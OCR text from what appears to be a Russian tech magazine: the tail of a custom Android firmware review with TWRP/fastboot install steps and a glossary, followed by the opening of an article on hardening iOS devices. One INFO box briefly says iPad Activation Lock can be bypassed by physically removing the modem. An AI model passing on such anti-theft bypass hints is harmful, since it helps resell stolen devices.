
Прошивка создана и портируется на различные устройства компанией Meizu Technology Co., Ltd. Нетрудно догадаться, что она преследовала цель популяризовать собственные смартфоны. Полный список поддерживаемых устройств доступен только в китайской версии сайта.

Интерфейс по-настоящему оригинален. Абсолютно все стандартные приложения из Android заменены на приложения собственной разработки, а остальные значительно доработаны. В панели уведомлений есть быстрые переключатели, которые появляются над уведомлениями. Раздел «Энергопотребление» переименован в «Управление питанием» и намного более удобен и информативен, кнопка «Режимы сети» позволяет включить режимы «Только 3G» и «Только 2G».

К скорости работы графической оболочки никаких нареканий нет. Все очень быстро и плавно. Стоит сказать, что в прошивку встроен интересный механизм управления разрешениями. Он позволяет ограничить значительно больше параметров, чем Android Marshmallow. Интерфейс настроек и почти всех системных приложений полностью русифицирован. А вот во всех приложениях, которые работают через интернет, ты увидишь только китайские иероглифы,



Панель уведомлений



Маркет

но метод научного тыка и знание того, как устроены подобные приложения, вполне позволяют ими пользоваться.

В китайском аналоге Play Store есть почти все популярные (и не очень) приложения. Но гугловские программы откажутся работать без сервисов Google Play, а поставить эти сервисы не так-то просто. В интернете есть решение проблемы, но работает оно далеко не всегда, придется пользоваться либо встроенным маркетом, либо разными неофициальными магазинами, а также смириться с тем, что некоторые приложения «не заведутся» без Google Services.

ВЫБЫЛИ ИЗ ТЕСТА

Bliss

Официальный сайт: blissroms.com
Число официально поддерживаемых устройств: 48 (на 13.08.2016)
Основа: CyanogenMod
Версия Android: 6.0.1

Разработчики утверждают, что Bliss — одна из самых настраиваемых пошивок. На самом деле это не так. Прошивка действительно представляет собой сборку интересных функций из других прошивок, но до RR, AICP или Temasek ей очень далеко. Разве что изначально вшиты и запускаются через настройки Kernel Adiutor и SuperSU. Настройки самой прошивки не переведены на русский язык. Перевод касается только пунктов, которые есть в CyanogenMod.

crDroid

Официальный сайт: ww2.crdroid.org
Число официально поддерживаемых устройств: 29 (на 09.08.2016)
Основа: CyanogenMod
Версия Android: 6.0.1


Цель создания, как и у всех, — добавить самые лучшие функции из других прошивок. На экране приветствия при первоначальной настройке написано, что прошивка включает в себя очень много функций из OmniROM, Paranoid Android, Temasek и других. К сожалению, тут та же история, что и с Bliss. Отсутствие эксклюзивных функций и значительное отставание по возможностям от RR, AICP, Temasek. Никаких интересных приложений не встроено.

ВНЕ ТЕСТА

- NexSense 6.0 — попытка портировать HTC Sense 6.0 (Android 4.4.2) на Nexus 5. Сначала запускалась только сама прошивка, но со временем энтузиасты смогли заставить заработать Wi-Fi, Bluetooth, GPS, различные сенсоры. Но очень долгое время этого не получалось добиться от камеры и звука.

Со временем разработчики пришли к выводу, что необходимо практически с нуля переписать некоторые библиотеки. Местные умельцы вроде бы пытались это сделать, но безуспешно.

- ASUS ZENUI CM 13 (Nightly) Based — проект по портированию приложений из Asus ZenUI в CyanogenMod 13. Официально разработка ведется только для LG G2. По заверениям разработчиков, уже перемещено около 90% всех приложений.
- MIUI — прошивка официально портирована на 286 различных устройств. Разрабатывается фирмой Xiaomi и основывается на исходных кодах CyanogenMod и AOSP. Много фишек сюда перекочевало из iOS, TouchWiz, UX (LG), HTC Sense, но есть и свои собственные. Полезных функций настолько много, что их описание — тема для отдельной статьи.
- Maru OS — очень оригинальная прошивка, которая при подключении смартфона к монитору делает из него полноценный десктоп. Прочитать подробный обзор и интервью с разработчиком можно у нас.



Главный экран MultiROM Manager

КАК УСТАНОВИТЬ?

Для большинства девайсов прошивка со стока выглядит следующим образом:

1. Разблокируем загрузчик (для каждого девайса это индивидуально, так что вперед, в Google).
2. Устанавливаем кастомный рекавери (в редких случаях можно и без него ставить кастомы, но это не очень хорошая идея).

2.1. Идем на официальный сайт TWRP, вводим там имя своего девайса, загружаем для него самую новую версию.

2.2. Подключаем смартфон по USB, устанавливаем на компьютер драйверы для своего устройства.

2.3. Скачиваем и устанавливаем Android SDK.

2.4. Запускаем терминал и прошиваем рекавери командой fastboot flash recovery имя_рекавери.img (fastboot находится в папке platform-tools внутри SDK).
3. После прошивки заходим в TWRP, выбираем русский язык (в самом низу), ставим галочку на «Разрешить изменения» и свайпаем вправо.
4. Переходим в раздел «Очистка» и там выбираем «Форматировать Data». Это нужно, если раздел data зашифрован.
5. Подключаем смартфон к компьютеру и перекидываем на карту памяти файл с новой прошивкой.
6. Выбираем «Установка», а потом файл прошивки. Соглашаемся свайпом вправо.
7. Нажимаем на «Перезагрузка в ОС» и ждем окончания загрузки (около десяти минут, включая оптимизацию приложений).
8. После первоначальной настройки рекомендуем опять загрузиться в рекавери и сделать бэкапы. Как минимум — EFS-раздела, в котором вшиты IMEI, s/n и другие важные данные.

Если ты не хочешь терять основную прошивку, кастом можно установить второй системой. В этом поможет единственный в своем роде MultiROM Manager. Он позволяет установить сразу несколько прошивок. Выбрать прошивку из установленных девайс предлагает при включении. Установка программы достаточно проста (только не забудь перед этим сделать резервные копии на всякий случай):

1. Устанавливаем MultiROM Manager из Play Store и запускаем его.
2. Нажимаем кнопку «Установить».
3. Ждем окончания установки, а потом соглашаемся на перезагрузку.
4. После перезагрузки и установки некоторых скриптов откроется интерфейс выбора прошивки.

Установка второй прошивки выполняется через MultiTWRP в разделе Advanced → MultiROM либо через само приложение.

Словарик

- **Stock (сток, стоковая прошивка)** — официальная прошивка, предустанавливаемая производителем по умолчанию. Также стоковыми часто называют не только абсолютно чистые образы стоковых прошивок, но и образы, подготовленные для установки через неофициальные рекавери.
- **AOSP (Android Open Source Project)** — оригинальные исходные коды Android от компании Google, доступные для скачивания и модификации всем желающим. Термин «основанная на AOSP прошивка» (based on stock, based on AOSP) означает, что прошивка была собрана на базе этих исходников (а не исходников CyanogenMod, как это иногда бывает). Большинство модификаций Xposed работают только в AOSP/CyanogenMod и основанных на них прошивках.
- **CAF (Code Aurora Forum)** — поддерживаемый Linux Foundation проект, форсирующий продвижение открытого кода в мобильную технику. Главный участник проекта — компания Qualcomm, поддерживающая репозиторий Android for MSM, который содержит исходные тексты Android с оптимизациями для чипов Qualcomm. Если разработчики заявляют, что их прошивка основана на CAF, значит, она включает все эти оптимизации. Но стоит иметь в виду, что изменения из Android for MSM зачастую перетекают в AOSP.
- **CyanogenMod Based (CM based, основано на CynogenMod)** — прошивка, основанная на коде CyanogenMod. Сразу после выхода новой версии AOSP разработчики CyanogenMod копируют его исходники в собственный репозиторий и начинают внедрять в него свои дополнения и портировать на новые устройства. А устройств в списке поддерживаемых CyanogenMod такое внушительное число, что многие разработчики кастомных прошивок выбирают в качестве базы именно его, а не AOSP.
- **Recovery (режим восстановления, рекавери)** — консоль восстановления Android. Предназначена для того, чтобы сделать сброс до заводских настроек или установить zip-файл прошивки, подписанной ключом производителя. Для многих устройств существуют сторонние recovery с расширенными функциями, такие как ClockworkMod, TWRP, Philz. Они позволяют делать полные бэкапы как всей системы, так и отдельных частей, устанавливать сторонние прошивки, форматировать и менять размер разделов, устанавливать любые дополнения и много чего другого полезного.
- **Bootloader (загрузчик, бутлоадер)** — загружается в первую очередь. Он передает ядру таблицу разделов встроенной NAND-памяти, загружает его в память и запускает. Именно загрузчик осуществляет подключение к ПК в режиме fastboot и запускает рекавери. Поэтому перед установкой кастомного recovery и зачастую сторонней прошивки его приходится

разблокировать. Почти всегда после разблокировки загрузчика из памяти устройства стираются абсолютно все данные.

- **GApps (Google Apps)** — набор сервисов и приложений от Google. Пакеты GApps бывают различных размеров, от самых маленьких (меньше 100 Мбайт), которые включают в себя только Google Play и сервисы для его работы, до больших, которые содержат почти все существующие гугловские приложения (размер таких пакетов приближается к 800 Мбайт). Многие разработчики прошивок рекомендуют ставить Open GApps. Отличия между версиями можно посмотреть в Wiki по Open GApps. Следует иметь в виду, что некоторые приложения GApps могут заменить системные приложения.
- **Nightly («ночнушка»)** — ночная сборка прошивки. Для многих устройств сборки делаются ежедневно (еженощно). В теории обладают низкой стабильностью, но на практике неудачные сборки встречаются крайне редко, а всплывшие баги исправляются очень быстро.

Файловая система F2FS

Почти все кастомные прошивки поддерживают файловую систему F2FS, которая разработана специально для работы с флеш-памятью и в теории эффективнее и более бережно ее использует, чем ext4. Перейти на эту ФС можно следующим способом:

1. Зайти в TWRP.

2.0. Открыть пункт «Очистка → Выборочная очистка».

2.1. Отметить раздел Cache.

2.2. Нажать «Восстановить или изменить файловую систему → Изм. файловую систему → F2FS» и свайпнуть для подтверждения.

2.3. Нажать кнопку «Домой».

3. Повторить пункт 2 для разделов data и system.

Примечания:

- Не все прошивки поддерживают F2FS. Если поддержка отсутствует, ты поймаешь бесконечную загрузку.
- После изменения файловой системы раздела data потеряются не только данные программ и настройки прошивки, но и файлы, сохраненные на внутренней карте памяти.
- На практике выигрыш в производительности составит в лучшем случае несколько процентов.

ЗАКЛЮЧЕНИЕ

Мы рассмотрели далеко не все существующие прошивки. Однако даже этого хватит, чтобы иметь представление о современных прошивках. По интерфейсу они почти все похожи, все работают очень плавно, и какие-либо отличия в скорости работы заметить очень сложно. А вот функции у них разные. От себя могу добавить, что если долго посидеть хотя бы на MoKee или тем более Resurrection Remix, то возвращаться даже на чистый CyanogenMod уже не захочется. А вот к помощи Xposed наверняка придется обратиться. К счастью, почти во всех существующих кастомных прошивках работают практически любые модули Xposed.

УКРЕПЛЯЕМ КРЕПОСТЬ

КАК СДЕЛАТЬ IOS ЕЩЕ БЕЗОПАСНЕЕ И ЗАЩИТИТЬ СМАРТФОН ПОСЛЕ ДЖЕЙЛБРЕЙКА

Михаил Филоненко
mfilonen2@gmail.com

Каждый из нас задается простым в формулировке, но очень сложным в реализации вопросом: как защитить свое мобильное устройство, будь то смартфон или планшет? Это раньше на «звонилках» был минимум данных и они никак не могли быть полезны другим. Сейчас же человек, заполучивший доступ к чужой переписке, заметкам или аккаунтам, может обнародовать и вправду ценные личные данные, украсть деньги с привязанной к аккаунту карточки, иногда даже узнать пароли от других устройств или сайтов. Защита таких данных становится не просто важной частью работы с устройствами, а задачей первостепенной важности.

С момента появления сотовых телефонов и КПК производители оснащали их минимальной защитой от кражи данных. Но никто раньше не воспринимал эти попытки всерьез, а систем, обеспечивающих качественную и надежную защиту, были единицы. Но времена меняются, и сегодня каждое новшество в этой сфере, будь то сканер отпечатков пальцев и сетчатки глаза, двухфакторная аутентификация или еще более сложные способы авторизации, пользователи приветствуют и активно используют.

Следует признать, что Apple, изначально акцентируя внимание на безопасности, сделала свои устройства практически неуязвимыми для кражи данных — благодаря большому количеству ограничений системы и желанию контролировать все, что происходит в каждом аппарате, благодаря архитектуре чипсетов собственной разработки, благодаря, в конце концов, огромной пользовательской аудитории, которая поневоле становится тестером новых систем и функций.

Сегодня Apple начинает платить вознаграждения тем, кто найдет «дырки» в созданной ею системе. Причем премии совсем немаленькие — от 25 до 200 тысяч долларов, а значит, компания ожидает, что таких находок не будет много. Этому поспособствовало и вхождение в состав профильного отдела компании ряда хакеров, ранее занимавшихся созданием джейлбрейк-утилит.

Однако, насколько бы ни была сильна система безопасности, напрямую сохранность личных данных зависит только от пользователя устройства. И если он осознанно рискует, никакая прошивка не сможет ему помочь. В этой статье мы рассмотрим, какими способами можно обеспечить сохранность личных данных.

ПЕРВЫЕ ШАГИ

Начнем с наиболее простых мер безопасности. Что рекомендуется сделать в первую очередь?

Главное и основное — установить надежный пароль на экран блокировки и включить функцию «Найти iPhone». В этой комбинации, при прочих равных, устройство просто невозможно будет перепрошить после кражи и продать. Желающих красть iOS-устройства с каждым годом все меньше, а эффективных возможностей обхода Activation Lock еще не придумали (технология существует с 2013 года, с выхода iOS 7). Пароль на экране блокировки можно сбросить, но только через перепрошивку, которая окажется невозможной.

Есть, правда, ряд хитростей, позволяющих обходить экран блокировки. Долгое время многие из них были связаны с использованием голосового помощника Siri, а потому лучше вовсе отключить его. Скажем прямо — сегодня это инструмент не первой необходимости, а важные задачи с его помощью решают единицы, особенно в нашей стране.

Даже если смартфон прекрасно защищен от взлома, то от кражи личных данных, находящихся на экране блокировки, это не спасет. Поэтому лучше вообще отключить уведомления на LockScreen. Это делается для каждого приложения индивидуально. Необходимо зайти в настройки, затем выбрать необходимое приложение, далее отключить опцию «На заблокированном экране». К сожалению, если приложений очень много, это может затянуться надолго, ведь общих настроек для всех уведомлений в системе нет.

Разумеется, в таком случае и меню центра уведомлений также необходимо отключить. Для этого перейди в раздел «Touch ID и пароль» все тех же настроек, затем деактивируй все четыре параметра в разделе «Опции с блокировкой экрана»: «Сегодня», «Просмотр уведомлений», «Ответить сообщением» и «Wallet». Эти ограничения не зря внесены в раздел, доступ к которому предоставляется только после дополнительной авторизации.

В жизни бывают разные ситуации, а забыть заблокировать устройство может каждый. Поэтому включи опцию автоблокировки в одноименном подразделе пункта меню «Основные» настроек.

В результате подобной конфигурации экран блокировки в безопасности, а злоумышленники, скорее всего, не смогут добраться до данных на устройстве. Но представим, что все же им удалось это сделать. Как обезопасить данные на разблокированном устройстве?


INFO

Программной возможности разблокировки iPad с Activation Lock нет, но есть один аппаратный способ, заключающийся в физическом удалении модема из устройства. Таким образом модель аппарата после перепрошивки сменится, а пароль блокировки уже не потребуется вводить. Данный способ работает не на всех моделях планшетов от Apple.

ПРОГРАММЫ, ОБЕСПЕЧИВАЮЩИЕ БЕЗОПАСНОСТЬ ДАННЫХ

Итак, по неосторожности пользователя или каким-то хитрым способом злоумышленнику удалось разблокировать устройство. Но ведь это вовсе не означает, что данные уже у него. Посмотрим, каким образом можно обезопасить данные отдельных программ.

Здесь ты столкнешься с трудностью — в самой iOS мало инструментов для этого, а все сторонние утилиты требуют выполнения джейлбрейка, процедуры, которая ломает безопасность смартфона. Однако если смартфон уже взломан и ты не хочешь отказываться от джейлбрейка, то дадим несколько рекомендаций.



Параметры ограничений

